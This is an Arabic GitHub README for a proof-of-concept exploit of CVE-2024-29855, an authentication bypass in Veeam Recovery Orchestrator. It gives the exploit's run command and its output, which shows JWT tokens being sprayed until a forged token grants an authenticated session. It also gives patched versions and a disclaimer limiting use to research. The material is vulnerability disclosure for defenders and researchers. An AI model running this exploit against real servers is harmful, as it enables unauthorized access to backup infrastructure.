
 sinsinology/cve-2024-29855
PoC لثغرة المصادقة في Veeam Recovery Orchestrator CVE-2024-29855

تجاوز المصادقة في Veeam Recovery Orchestrator (CVE-2024-29855) بواسطة Sina Kheirkhah (@SinSinology) من SummoningTeam (@SummoningTeam)
يمكن العثور على تحليل السبب الجذري للثغرة على مدونتي
نشرت Veeam نشرة استشارية بتقييم CVSS 9 حول ثغرة تجاوز المصادقة CVE-2024-29855 التي تؤثر على Veeam Recovery Orchestrator، فيما يلي تحليلي الكامل واستغلالي لهذه المشكلة، ورغم أن المشكلة ليست بالخطورة التي قد تبدو عليها (لا داعي للذعر إطلاقًا) إلا أنني وجدت آليات عمل هذه الثغرة مثيرة للاهتمام بعض الشيء وقررت نشر تحليلي المفصل واستغلالي لها.
وفقًا للنشرة الاستشارية الرسمية من Veeam، تم حل الثغرة التي تمت مناقشتها بدءًا من:
Veeam Recovery Orchestrator 7.1.0.230 Veeam Recovery Orchestrator 7.0.0.379

python CVE-2024-29855.py  --start_time 1718264404 --end_time 1718264652 --username [email protected] --target https://192.168.253.180:9898/

 _______ _     _ _______ _______  _____  __   _ _____ __   _  ______   _______ _______ _______ _______
 |______ |     | |  |  | |  |  | |     | | \  |   |   | \  | |  ____      |    |______ |_____| |  |  |
 ______| |_____| |  |  | |  |  | |_____| |  \_| __|__ |  \_| |_____| .    |    |______ |     | |  |  |

        (*) Veeam Recovery Orchestrator Authentication Bypass (CVE-2024-29855)

        (*) Exploit by Sina Kheirkhah (@SinSinology) of SummoningTeam (@SummoningTeam)

        (*) Technical details: https://summoning.team/blog/veeam-recovery-Orchestrator-auth-bypass-CVE-2024-29855/


(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(INFO) Spraying JWT Tokens: 401
(+) Pwned Token: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.gpvNsv78cZRt6qelKMIzprAQG_Eva6pKyNLLGIrnXkA, Status code: 200
(+) Response: {"user":"[email protected]","siteName":null,"siteRole":"Unknown","isLogged":true,"formats":{"shortTime":"H:i","longTime":"H:i:s","shortDate":"m/d/Y","shortTimeHR":"HH:mm","longTimeHR":"HH:mm:ss","shortDateHR":"MM/dd/yyyy","firstDayOfWeek":"Sunday"},"roles":["SiteSetupOperator"],"siteScopeRoles":[{"id":"00000000-0000-0000-0000-000000000000","name":"All Scopes","roles":[]}],"displayUserName":"EVILCORP\\Administrator","uiTimeout":3600,"dnsName":"WIN-I61UGP29579.evilcorp.local","domainName":"evilcorp.local"}
قم بالتحديث إلى أحدث إصدار أو خفّف من المخاطر باتباع التعليمات الواردة في نشرة Veeam الاستشارية
تم إنشاء هذا البرنامج لأغراض البحث الأكاديمي وتطوير تقنيات دفاعية فعّالة فقط، وليس المقصود منه استخدامه لمهاجمة الأنظمة إلا في الحالات المصرح بها صراحةً. القائمون على المشروع غير مسؤولين عن سوء استخدام البرنامج. يرجى الاستخدام بمسؤولية.






